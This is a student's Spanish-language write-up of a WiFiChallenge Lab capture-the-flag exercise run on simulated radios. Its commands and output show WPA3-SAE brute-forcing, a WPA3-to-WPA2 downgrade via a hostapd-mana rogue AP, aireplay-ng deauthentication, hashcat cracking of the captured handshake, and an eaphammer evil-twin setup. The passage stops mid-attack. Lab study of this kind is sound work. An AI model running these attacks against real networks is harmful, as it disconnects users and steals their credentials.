



Práctica Opcional - Lab WifiChallenge



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Debido a que acabé realizando la 12 también para la actividad anterior, probaremos a realizar la 13,14 y 18.

Challenge 658 Solves

13. What is the flag on the wifi-management AP website?

200

What is the flag on the wifi-management AP website?

Use Brute force to get the AP password.

Require version $\geq 2.0.4$.

View Hint

Flag Submit


Leyendo la pista nos damos cuenta que para la obtención de la contraseña podemos directamente acceder a la red, utilizando la herramienta wacker.py y aprovechando el bssid, el ssid, la frecuencia del canal en el que se encuentra, interfaz y una wordlist podemos obtener la contraseña sin problemas.

```
root@WiFiChallengeLab:/home/user/tools/wacker# python3 wacker.py --wordlist /home/user/Desktop/rockyou.txt --ssid wifi-management --bssid F0:9F:C2:11:0A:24 --interface wlan1 --freq 2462
Starting wpa_supplicant...
Successfully initialized wpa_supplicant
Start time: 06 Feb 2025 19:16:40
1469 / 14344391 words (0.01%) : 139 words/sec : 0.013 hours lapsed : 28.67 hours to exhaust (07 Feb 2025 23:57:53)
Found the password: 'chocolate1'
```


Tras conectarnos ala red mediante el comando dhclient interfaz -v podemos saber la ip para acceder al router desde la web y asi conseguir la flag.

```
root@WiFiChallengeLab:/home/user# setxkbmap es
root@WiFiChallengeLab:/home/user# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0x1851284a)
DHCPOFFER of 192.168.14.23 from 192.168.14.1
DHCPREQUEST for 192.168.14.23 on wlan1 to 255.255.255.255 port 67 (xid=0x4a285118)
DHCPACK of 192.168.14.23 from 192.168.14.1 (xid=0x1851284a)
bound to 192.168.14.23 -- renewal in 39540 seconds.
root@WiFiChallengeLab:/home/user#
```



SAE



Challenge 613 Solves X

14. What is the flag on the wifi-IT AP website?

200

What is the flag on the wifi-IT AP website?

Require version >= 2.0.4.

View Hint

View Hint

Flag

Submit

Comenzamos con la practia 14 de la práctica, en esta debemos de obtener la flag detrás del wifi-IT.

CH 153][Elapsed: 3 mins][2025-02-06 19:30

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH WPS	ESSID	MANUFACTURER
F0:9F:C2:7A:33:28	-28	70	12	0	44	54e WPA2 CCMP	MGT	wifi-regional-tablets	Ubiquiti Networks Inc.
F0:9F:C2:71:22:15	-28	70	6	0	44	54e WPA2 CCMP	MGT	wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A	-28	70	6	0	44	54e WPA2 CCMP	MGT	wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:71:22:16	-28	70	16	0	44	54e WPA2 CCMP	MGT	wifi-regional	Ubiquiti Networks Inc.
F0:9F:C2:71:22:17	-28	70	198	0	44	54e WPA2 CCMP	MGT	wifi-global	Ubiquiti Networks Inc.
F0:9F:C2:71:22:10	-28	37	8	0	6	54 OPN		wifi-guest	Ubiquiti Networks Inc.
E2:B7:BB:06:9F:B1	-28	37	0	0	6	54 WPA2 CCMP	PSK	MiFibra-5-D6G3	Unknown
4E:73:4A:4D:C6:AE	-28	37	0	0	6	54 WPA2 CCMP	PSK	WIFI-JUAN	Unknown
F0:9F:C2:71:22:12	-28	37	18	0	6	54 WPA2 CCMP	PSK	wifi-mobile	Ubiquiti Networks Inc.
F0:9F:C2:1A:CA:25	-28	33	0	0	11	54e WPA3 CCMP	SAE	wifi-IT	Ubiquiti Networks Inc.
F0:9F:C2:11:0A:24	-28	33	0	0	11	54e WPA3 CCMP	SAE	wifi-management	Ubiquiti Networks Inc.
F0:9F:C2:6A:88:26	-28	33	0	0	11	54 OPN	0.0	<length: 9>	Ubiquiti Networks Inc.
FA:32:88:0F:9F:A8	-28	31	0	0	9	54 WPA2 TKIP	PSK	vodafone7123	Unknown
EA:52:B9:7D:95:68	-28	68	0	0	3	54 WPA2 CCMP	PSK	MOVISTAR_JYG2	Unknown
F0:9F:C2:71:22:11	-28	68	2530	0	3	54 WEP WEP		wifi-old	Ubiquiti Networks Inc.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:7A:33:28	64:32:A8:A9:DE:55	-29	24e-48e	0	6		wifi-regional-tablets
F0:9F:C2:7A:33:28	64:32:A8:BD:64:54	-29	9e-18e	0	6		wifi-regional-tablets
F0:9F:C2:71:22:15	64:32:A8:07:6C:40	-29	48e-12e	0	7		AP_router,wifi-corp
F0:9F:C2:71:22:1A	64:32:A8:BA:6C:41	-29	18e- 6e	0	14		wifi-corp
F0:9F:C2:71:22:16	64:32:A8:AC:53:50	-29	36e-12e	0	16		wifi-regional
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-29	54e- 6e	0	189		open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	36e-12e	0	17		
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	36- 54	0	8		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54- 54	0	18		
F0:9F:C2:11:0A:24	02:00:00:00:01:00	-29	0- 1e	0	28		wifi-free,wifi-management
F0:9F:C2:71:22:11	92:2F:AD:D2:60:FA	-29	54- 9	0	2521		
(not associated)	64:32:A8:AD:AB:53	-49	0- 1	0	80		wifi-corp-legacy
(not associated)	B4:99:BA:6F:F9:45	-49	0- 1	66	120		wifi-offices,Jason
(not associated)	78:C1:A7:BF:72:46	-49	0- 1	66	117		wifi-offices,Jason
(not associated)	02:00:00:00:05:00	-49	0- 1	0	42		wifi-free
(not associated)	02:00:00:00:06:00	-49	0- 1	0	44		wifi-free
(not associated)	02:00:00:00:04:00	-49	0- 1	0	42		wifi-free
(not associated)	02:00:00:00:03:00	-49	0- 1	0	44		wifi-free
(not associated)	02:00:00:00:02:00	-49	0- 1	0	42		wifi-free

Tras realizar una captura del .cap y comprobar un par de cosas mediante las pistas, nos damos cuenta de que este sistema puede ser probablemente vulnerable a un downgrade de WPA3 a WPA2 en la red, además de que esto podemos realizarlo gracias al comando hostapd-mana.

```

root@WiFiChallengeLab: /home/user/tarea14
GNU nano 4.8 hostapd.conf
interface=wlan1
driver=nl80211
hw_mode=g
channel=11
ssid=wifi-IT
mana_wpaout=hostapd-management.hccapx
wpa=2
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
wpa_passphrase=12345678

[ Wrote 10 lines ]
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line

```

Esto se realiza en la interfaz 1 ya que en la 0 estamos usando el modo monitor.

```
root@WiFiChallengeLab:/home/user/tarea14# hostapd-mana hostapd.conf
Configuration file: hostapd.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd-management.hccapx'.
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-IT"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 10:f9:6f:ac:53:52 IEEE 802.11: authenticated
wlan1: STA 10:f9:6f:ac:53:52 IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: 10:f9:6f:ac:53:52
```

Creamos el falso servidor, tras esto nose porque mi interfaz me la marcaba en aireplay-ng como disponible en el canal 1, por lo que con iwconfig seleccionamos el canal de trabajo al 11, siendo de esta manera la manera válida de obtener el hash de la contraseña.(Primera vez que me pide un canal específico con aireplay-ng)

```
root@Wi-Fi-ChallengeLab: /home/user/tarea14# iwconfig wlan0mon channel 11
root@Wi-Fi-ChallengeLab: /home/user/tarea14# sudo aireplay-ng -0 5 -a F0:9F:C2:1A:C
A:25 wlan0mon
21:05:15 Waiting for beacon frame (BSSID: F0:9F:C2:1A:CA:25) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:05:15 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:15 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:16 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:16 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
21:05:17 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:1A:CA:25]
```

Con esto deberíamos ver en el otro comando lo siguiente:

[illegible]

Estos son los hashes de la contraseña que utilizaremos en hashcat:

```

PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 22000 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.
Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce RTX 2060, 6016/6143 MB (1535 MB allocatable), 30MCU

```


```


22c7ea5afb673d9b6385c39404764fe3:020000000100:10f96fac5352:wifi-IT:bubblegum

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: .\hash.txt
Time.Started.....: Thu Feb 06 22:09:20 2025 (0 secs)
Time.Estimated...: Thu Feb 06 22:09:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 419.2 kH/s (9.00ms) @ Accel:16 Loops:128 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 298037/14344384 (2.08%)
Rejected.....: 175157/298037 (58.77%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456789 -> newnew16
Hardware.Mon.#1..: Temp: 52c Fan: 34% Util: 61% Core:1935MHz Mem:7000MHz Bus:16

```


Con la contraseña ya tenemos acceso de manera correcta a la web, por lo que iniciamos login en la red y comprobamos con dhclient, la gateway para acceder a la web.





```
root@WiFiChallengeLab:/home/user/tarea14# dhclient wlan1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on LPF/wlan1/02:00:00:00:01:00
Sending on Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 3 (xid=0xa84f6a61)
DHCPOFFER of 192.168.15.23 from 192.168.15.1
DHCPREQUEST for 192.168.15.23 on wlan1 to 255.255.255.255 port 67 (xid=0x616a4fa8)
DHCPACK of 192.168.15.23 from 192.168.15.1 (xid=0xa84f6a61)
bound to 192.168.15.23 -- renewal in 34891 seconds.
```



Así obtenemos la flag de la actividad 14.

Challenge
591 Solves

18. What is Juan's flag on the wifi-corp AP website?
250

What is Juan's flag on the wifi-corp AP website?
Require version > 2.0.4.

View Hint

Flag
Submit

Como siempre leyendo la pista y comenzando con el análisis vemos lo siguiente sobre wifi-corp:

```
CH 44 ][ Elapsed: 1 min ][ 2025-02-06 21:34 ][ WPA handshake: F0:9F:C2:71:22:17
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID	MANUFACTURER
F0:9F:C2:71:22:16	-28	100	698	78 0	44	54e	WPA2	CCMP	MGT		wifi-regional	Ubiquiti Networks Inc.
F0:9F:C2:71:22:17	-28	0	698	2437 38	44	54e	WPA2	CCMP	MGT		wifi-global	Ubiquiti Networks Inc.
F0:9F:C2:7A:33:28	-28	100	698	18 0	44	54e	WPA2	CCMP	MGT		wifi-regional-tablets	Ubiquiti Networks Inc.
F0:9F:C2:71:22:15	-28	100	698	53 0	44	54e	WPA2	CCMP	MGT		wifi-corp	Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A	-28	100	698	0 0	44	54e	WPA2	CCMP	MGT		wifi-corp	Ubiquiti Networks Inc.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	02:00:00:00:04:00	-49	0 - 6	0	8		
(not associated)	02:00:00:00:05:00	-49	0 - 6	0	8		
(not associated)	02:00:00:00:06:00	-49	0 - 6	0	8		
(not associated)	02:00:00:00:01:00	-29	0 - 6	0	4		
(not associated)	02:00:00:00:02:00	-49	0 - 6	0	8		
(not associated)	02:00:00:00:03:00	-49	0 - 6	0	8		
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 6	63	54	wifi-offices,Jason	
(not associated)	78:C1:A7:BF:72:46	-49	0 - 6	63	54	wifi-offices,Jason	
(not associated)	64:32:A8:AD:AB:53	-49	0 - 6	42	34	wifi-corp-legacy	
F0:9F:C2:71:22:16	64:32:A8:AC:53:50	-29	54e-48e	0	76		
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-29	6e- 6e	379	77		
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-29	24e-24e	0	2242	PMKID open-wifi,home-WiFi,WiFi-Restaurant	
F0:9F:C2:7A:33:28	64:32:A8:BD:64:54	-29	12e-12e	0	7	wifi-regional-tablets	
F0:9F:C2:7A:33:28	64:32:A8:A9:DE:55	-29	12e- 9e	0	8	wifi-regional-tablets	
F0:9F:C2:71:22:15	64:32:A8:BA:6C:41	-29	54e-18e	0	8	wifi-corp	
F0:9F:C2:71:22:15	64:32:A8:07:6C:40	-29	12e- 9e	0	50	PMKID wifi-corp,AP_router	

```
root@WiFiChallengeLab: /home/user/tarea14# aireplay-ng -0 10 -a F0:9F:C2:71:22:1A wlan0mon
```

```

root@WiFiChallengeLab:/home/user/tarea14# airmon-ng start wlan1

Found 6 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    705 avahi-daemon
    709 NetworkManager
    737 wpa_supplicant
    755 avahi-daemon
    967 ifplugd
  463165 dhclient


PHY      Interface      Driver      Chipset
phy61    wlan0mon             mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy62    wlan1                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                        (mac80211 monitor mode vif enabled for [phy62]wlan1 on [phy62]wlan1mon)
                        (mac80211 station mode vif disabled for [phy62]wlan1)
phy63    wlan2                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy64    wlan3                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy65    wlan4                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy66    wlan5                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy67    wlan6                mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy121   wlan60               mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user/tarea14# aireplay-ng -0 10 -a F0:9F:C2:71:22:15 wlan1mon

```

Con esto listo procedemos al ataque. (Tuve fallos reinicie la maquina y volvi a realizar el proceso, esta vez me di cuenta que fallaba debido a que me falta primero crear el certificado autofirmado)

```
root@WiFiChallengeLab:/home/user/tools/eaphammer# python3 ./eaphammer --cert-wizard
```



A nice shiny new access point.

Version: 1.13.5
Codename: Power Overwhelming
Author: @s0lst1c3
Contact: gabriel<at>>solstice(doT)sh


```
[?] Am I root?  
[*] Checking for rootness...  
[*] I AM R0000000000000T  
[*] Root privs confirmed! 8D  
[*] Please enter two letter country code for certs (i.e. US, FR)  
: ES  
[*] Please enter state or province for certs (i.e. Ontario, New Jersey)  
: Caiz  
[*] Please enter locale for certs (i.e. London, Hong Kong)  
: ErPuerto  
[*] Please enter organization for certs (i.e. Evil Corp)  
: AlexCorp  
[*] Please enter org unit for certs (i.e. Hooman Resource Says)  
: CiberWifi Hacking  
[*] Please enter email for certs (i.e. cyberz@h4x0r.lulz)  
: cyber@cyber.com  
[*] Please enter common name (CN) for certs.  
: CN  
[CW] Creating CA cert and key pair...  
[CW] Complete!  
[CW] Writing CA cert and key pair to disk...  
[CW] New CA cert and private key written to: /root/tools/eaphammer/certs/ca/CN.pem  
[CW] Complete!  
[CW] Creating server private key...  
[CW] Complete!  
[CW] Using server private key to create CSR...  
[CW] Complete!
```

Tras esto volvemos al proceso anterior.

```

root@WiFiChallengeLab:/home/user/tools/eaphammer# python3 ./eaphammer -l wlan2 --auth wpa-eap --ssid wifl-corp --creds --negotiate balanced

```



```

A nice shiny new access point.
Version: 1.13.5
Codename: Power Overwhelming
Author: @s0lst1c3
Contact: gabriel<at>s0lstice(dot)sh

[?] Am I root?
[*] Checking for rootness...
[*] I AM R0000000000000T
[*] Root privs confirmed! 80
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlan2...
100%| 1/1 [00:01<00:00, 1.00s/it]

[*] Success: wlan2 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2025-02-06-21-51-41-Vqk9t2HK82ggLhy3e65vpDGXWxs28tax.hccapx

[hostapd] AP starting...

Configuration file: /root/tools/eaphammer/tmp/hostapd-2025-02-06-21-51-41-LUqxHxofj1ssOR1aY0VBV6cmg8bzfFn.conf
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr 00:11:22:33:44:00 and ssid "wifl-corp"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED

Press enter to quit...

```

```

root@WiFiChallengeLab:/home/user# airmon-ng start wlan0

```

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

```

PID Name
702 avahi-daemon
707 NetworkManager
738 wpa_supplicant
742 avahi-daemon
946 ifplugd

```

PHY	Interface	Driver	Chipset
phy0	wlan0	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211 (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)
phy1	wlan1	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy60	wlan60	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

```

root@WiFiChallengeLab:/home/user# airmon-ng start wlan1

```

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

```

PID Name
702 avahi-daemon
707 NetworkManager
738 wpa_supplicant
742 avahi-daemon
946 ifplugd

```

PHY	Interface	Driver	Chipset
phy0	wlan0mon	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1	mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

```
# iwconfig wlan0mon channel 44
# iwconfig wlan1mon channel 44
#
```

Realizamos el aireplay-ng.

```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:15 wlan0mon
21:54:06 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:15) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:54:06 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:08 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:08 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:09 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:09 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:10 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:10 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:11 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
```

```
root@WiFiChallengeLab:/home/user/tarea18# aireplay-ng -0 10 -a F0:9F:C2:71:22:1A wlan1mon
21:54:05 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:1A) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:54:05 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:06 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:06 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:07 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:08 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:08 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:09 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:09 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:10 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
```

Parece ser que no funcionó, probemos a realizar el ataque al único usuario existente dentro de la red: (Con 0 el ataque solo se para si lo cancelamos, en este realizaremos el ataque ala otra mac existente dentro de la red)


```

root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1mon -c 64:32:A8:07:6C:40
21:58:13 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:15) on channel 44
21:58:13 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:14 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
